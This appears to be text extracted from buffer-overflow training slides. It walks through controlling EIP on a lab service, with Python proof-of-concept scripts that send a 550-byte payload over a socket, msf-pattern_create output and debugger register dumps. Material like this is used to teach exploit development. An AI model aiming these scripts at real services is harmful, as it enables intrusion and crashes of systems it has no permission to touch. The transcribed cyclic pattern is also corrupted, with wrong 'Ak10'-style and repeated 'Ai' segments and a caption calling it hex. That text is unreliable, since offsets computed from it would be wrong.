
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(30)
print "Hurry and connect to debugger..."
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```



CONTROL EIP

Standalone POC Python script

- Send 550 byte buffer from Kali
 - EIP overrun
 - Buffer on stack




CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550



A terminal window titled 'root@kali: ~/xdev/vulnService/basic' displaying the usage and options for the msf-pattern_create command. The window shows two examples: one for a 50-byte pattern and another for a 550-byte pattern. The 550-byte pattern is a long sequence of hex values starting with Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ak10Ak11Ak12Ak13Ak14Ak15Ak16Ak17Ak18Ak19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2A

```
root@kali:~/xdev/vulnService/basic# msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ak10Ak11Ak12Ak13Ak14Ak15Ak16Ak17Ak18Ak19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2A
root@kali:~/xdev/vulnService/basic# Options:
-l, --length <length>          The length of the pattern
-s, --sets <ABC,def,123>        Custom Pattern Sets
-h, --help                         Show this message
root@kali:~/xdev/vulnService/basic#
root@kali:~/xdev/vulnService/basic# msf-pattern_create -l 550
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ak10Ak11Ak12Ak13Ak14Ak15Ak16Ak17Ak18Ak19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2A
root@kali:~/xdev/vulnService/basic#
```



CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
- Update exploit

3-offset.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2A"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(20)
```



CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
- Update exploit
 - Read bytes from EIP 72413971

Registers (FPU)					
EAX	0012E9EC	ASCII	"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa		
ECX	0012EE18				
EDX	7C004132				
EBX	2FFD9000				
ESP	0012EBEC	ASCII	"0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9A		
EBP	41387141				
ESI	00000000				
EDI	D002DD70				
EIP	72413971				
C	0	ES	0023	32bit	0<FFFFFF>
P	0	CS	001B	32bit	0<FFFFFF>
A	0	SS	0023	32bit	0<FFFFFF>
Z	0	DS	0023	32bit	0<FFFFFF>
S	0	FS	003B	32bit	7FFDF000<FFF>
T	0	GS	0000	NULL	
D	0				
O	0	LastErr		ERROR_PROC_NOT_FOUND	(0000007F)
EFL	00010202				(NO,NB,NE,A,NS,PO,GE,G)
ST0		empty			
ST1		empty			
ST2		empty			
ST3		empty			
ST4		empty			
ST5		empty			
ST6		empty			



